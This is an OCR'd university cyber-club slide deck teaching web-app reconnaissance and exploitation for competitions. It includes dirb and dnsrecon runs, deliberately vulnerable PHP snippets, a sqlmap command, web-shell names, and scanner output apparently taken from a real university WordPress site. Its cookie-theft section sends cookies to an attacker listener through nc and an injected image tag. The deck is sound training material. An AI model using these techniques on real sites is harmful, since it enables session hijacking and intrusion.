Mason Competitive Cyber

Profiling & Dissecting, Pwning and Footholds - Web Apps

Media Recording Notice

This meeting is more than likely recorded. Got a problem with that? Emit a sharp screech at the nearest exec now.

Recent News

- CCDC
  - death is evercoming
- VA Cyber Cup
  - eh

Upcoming Competitions & Events

- UMDCTF
  - Last year was 9-5
  - Will include itinerary for ince
  - Details pending
- VT Summit
- IAB Meeting
- State Cup

Know of other competitions? *Tell us**

**really tell Chuck, it's his job*

What’s this deck?

- Consolidation of Pwning series
- Recon -> Post-Exploitation

What We Will Not Cover

- General Learning Resources / Setup
- Server-Side Template Injection
- Most of Out of Date components / frameworks / content management systems
- Exfiltration after compromise


DVWA: **10.10.10.1:80 (or no port)**
Juice Shop: 10.10.10.1:3000

Key Terms

- Session: A user's browsing session tracked by the server, including their login status and information about their login
- Session ID: A sensitive value (stored in a cookie) that is used to identify a user's session in the browser
- Password hash: One-way encrypted (cannot be "decrypted", but can be brute forced, usually easily) password of a user
- Session Hijack: Stealing someone's session
- Request: Data sent from browser to server
  - GET Request: Usually non-sensitive, sent in the URL
  - POST Request: Often sensitive, not sent in URL, often form data


Understanding Cycle

- Where does web fit in the exploitation cycle?




(Chrome) Extensions To Use

- BuiltWith - Discover technologies a site is built with
- EditThisCookie or CookieInspector - Manage cookies
- ModHeader - Modify headers you send to a server
- XSS Radar or comparable scanners (I don't personally use this)




CookieInspector

BuiltWith



Using Said Extensions

- Builtwith is self-explanatory, install, click on it, it tells you technologies
- Any cookie reader if you don't have Chrome suffices
  - Run **document.cookie** in Console if that's not even an option to dump them
- CTF Challenge: **Nom Nom Nom**



CookieInspector at TCTF

Using What You Have

- **Actually visit the site**
  - Get application version, it may not broadcast it in a technical format
  - Related challenge: A few...
- Google/research often and carefully
- **Use built in developer tab**, we'll be using it a few times here
  - Safari: Require you go to advanced preferences, enable **Develop**, then select it from the top nav menu
  - Chrome: Dots to top right -> More tools -> Developer Tools
  - Firefox: Similar to chrome, 3 tabs -> Developer -> Select Option like Web Console
  - **Each looks very similar once you get to it**


Console Deep Dive

- There are a variety of tabs available, many self explanatory, we'll focus on three

Console - Run Javascript


Elements - Breakdown of "DOM tree", or the page's design (similar to Right Clicking and hitting View Source/View Page Source, but more visual)

Network - My personal favorite, records requests/responses related to the page



More on Network Tab

- Click on interactions to view details about them, both their request and response
  - In Chrome, **Headers** and **Response**
- Good for determining higher level versions of what the sites running, such as language, web server, HTTP version, any sort of caching, etc




Dir Busting

- Appeared in a HackEd CTF challenge
- Brute forces files and directories in a website
- /uploads, /admin, etc among app-specific ones
- Uses a “wordlist”, a list of words to try, also used in our dnsrecon demo

Using Windows? Run DirBuster
Using Linux (or MacOS)? Run **dirb**

Usage (DO NOT DO THIS): **dirb**
https://tctf.competitivecyber.club

Dirb Run Example



```
root@cloudshell:~$ dirb https://tctf.competitivecyber.club

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Jan 19 01:25:00 2018
URL_BASE: https://tctf.competitivecyber.club/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: https://tctf.competitivecyber.club/ ----
==> DIRECTORY: https://tctf.competitivecyber.club/[redacted]
--> Testing: https://tctf.competitivecyber.club/25
```

DNS Brute Forcing

- **In bug bounties and pentests, I recommend dnsdumpster.com** in addition to this technique
- Simply run **dnsrecon** to expose options

```
root@cloudshell:~$ dnsrecon
Version: 0.8.10
Usage: dnsrecon.py <options>

Options:
   -h, --help                 Show this help message and exit.
   -d, --domain       <domain> Target domain.
   -r, --range        <range>  IP range for reverse lookup brute force in formats (first-last) or in (range/bitmask).
   -n, --name_server  <name>   Domain server to use. If none is given, the SOA of the target will be used.
   -D, --dictionary   <file>   Dictionary file of subdomain and hostnames to use for brute force.
   -f                          Filter out of brute force domain lookup, records that resolve to the wildcard defined
                               IP address when saving records.
   -t, --type         <types>  Type of enumeration to perform:
                               std       SOA, NS, A, AAAA, MX and SRV if AXRF on the NS servers fail.
                               rvl       Reverse lookup of a given CIDR or IP range.
                               brt       Brute force domains and hosts using a given dictionary.
                               srv       SRV records.
                               axfr      Test all NS servers for a zone transfer.
                               goo       Perform Google search for subdomains and hosts.
                               snoop     Perform cache snooping against all NS servers for a given domain, testing
                                         all with file containing the domains, file given with -D option.
                               tld       Remove the TLD of given domain and test against all TLDs registered in IANA.
                               zonewalk  Perform a DNSSEC zone walk using NSEC records.
   -a                          Perform AXFR with standard enumeration.
   -s                          Perform a reverse lookup of IPv4 ranges in the SPF record with standard enumeration.
   -g                          Perform Google enumeration with standard enumeration.
   -w                          Perform deep whois record analysis and reverse lookup of IP ranges found through
                               Whois when doing a standard enumeration.
   -z                          Performs a DNSSEC zone walk with standard enumeration.
   --threads          <number> Number of threads to use in reverse lookups, forward lookups, brute force and SRV
                               record enumeration.
   --lifetime         <number> Time to wait for a server to response to a query.
   --db               <file>   SQLite 3 file to save found records.
   --xml              <file>   XML file to save found records.
   --iw                        Continue brute forcing a domain even if a wildcard records are discovered.
   -c, --csv          <file>   Comma separated value file.
   -j, --json         <file>   JSON file.
   -v                          Show attempts in the brute force modes.
```

DNS Brute Forcing Command

- **Related CTF Challenge: A Record to Remember**
- dnsrecon -D /tmp/dnslist -d tctf.competitivecyber.club -t brt
- Should produce any records in the wordlist
- Some wordlists are much larger, and as such take longer to run
  - This one is *quite* small

```
   -v                              Show attempts in the brute force modes.
root@cloudshell:~$ dnsrecon -D /tmp/dnslist -d tctf.competitivecyber.club -t brt
[*] Performing host and subdomain brute force against tctf.competitivecyber.club
[*]      A                                      54.172.0.227
[*] 1 Records Found
root@cloudshell:~$
```

Cross Site Scripting

- Referred to as **XSS**
- Running your own Javascript on another user's browser
- Three kinds:
  - Stored
    - Stored on the server somewhere such as the database where it's retrieved at a later time
    - Much more dangerous, like if it's something like your First Name on a profile page
  - Reflected
    - Sent to the server and returned, such as in the URL
  - DOM-based
    - Leverages the "DOM", so basically existing Javascript or HTML

Code Example

```php
<?php

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Feedback for end user
    echo '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';
}
```

Stealing Cookies with XSS

- A wide variety of ways to steal cookies
- Host your own server, as easy as **nc -l 8000** or **nc -l -p 8000**
  - Better to run a proper web server like Apache or Nginx, but nc will do the job
  - Services for this used to exist, less common now
- Variety of options, including accessing them in injected javascript using the variable **document.cookie**
- HTML also an option depending on the site, simply running injecting **<img src="http://192.168.1.3:8000">** if 8000 is your IP address
  - Doesn't always work

After it's stolen, just set your cookies to theirs via something like a browser extension we've gone over in the last talk

SQL Injection

- Injecting your own code into a database statement, such as with a login
- Two major kinds:
  - Blind
    - You don't see output from what you've done
  - Normal
    - You do see your output

```
// Get input
$id = $_POST[ 'id' ];

// Check database
$query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
```

Blind SQL Injection

- **Boolean based / Content based**
  - Return true or false depending on something like if the database name starts with A
    - Assumes something different will happen depending on different conditions
- **Time based**
  - “If the database name starts with A, sleep for a second”
    - If it takes a second, the database starts with an A

SQLMap

- **You don’t need to know SQL**
- Have to find vulnerable request, such as the first name or username or something
- In our VM and Kali by default
- **sqlmap --url http://yourурl.com/page?id=1 -p id --dbs**
  - **Enumerates DBs assuming id is unsafe**
- Can use it to get an OS shell, etc
- **Was used at VT Summit like last week**

Command Injection

- Similar to SQL injection but commands
- Appeared in CyberFusion

```
// Get input
$target = $_REQUEST[ 'ip' ];

$cmd = shell_exec( 'ping  ' . $target );
```

File Upload

- When people don't check their uploads and you can upload PHP
- **I wrote my own web shell** - https://github.com/mike-bailey/php-web-shell
- Avoid using web shells like an idiot in competition
  - People don't have to upload their own if they can browse to /shell.php and be done with it
- Common in defense competitions to remove
- **b374k, c99, etc** are common web shells
  - RARELY will actually get caught by AV

File Include

- When a programmer relies on user input to fetch files
- If you visit a page or an image is loaded and it's something like **page.php?file=dog.jpg**


```php
<?php

// The page we wish to display
$file = $_GET[ 'page' ];
```

In this example, we'd need to display $file with something like **echo file_get_contents($file);**

Insecure Deserialization

- Super technical
- Can result in remote code execution
- Involved in object creation and **deserialize()** function
- If you see user input like $_POST or $_GET going into functions like _construct or _destruct in PHP
- Happens in Java a lot, e.x. the Java Serial Killer tool


Example of CMS Popped



```
[i] It seems like you have not updated the database for some time.
N
[+] URL: http://                    gmu.edu/
[+] Started: Wed                    2018

[+] robots.txt available under: 'http://wordpressmason.gmu.edu/robots.txt'
[+] Interesting entry from robots.txt: http://wordpressmason.gmu.edu/wp-admin/admin-ajax.php
[+] Interesting header: LINK: <http://wordpressmason.gmu.edu/wp-json/>; rel="https://api.w.org/"
[+] Interesting header: LINK: <http://wordpressmason.gmu.edu/>; rel=shortlink
[+] Interesting header: SERVER: nginx
[+] Interesting header: SET-COOKIE: wfvt_35825712=5ab1f95f3e11f; expires=Wed, 21-Mar-2018 06:49:11 GMT; path=/; httponly
[+] Interesting header: STRICT-TRANSPORT-SECURITY: max-age=500, includeSubDomains
[+] Interesting header: X-CONTENT-TYPE-OPTIONS: nosniff
[+] Interesting header: X-FRAME-OPTIONS: SAMEORIGIN
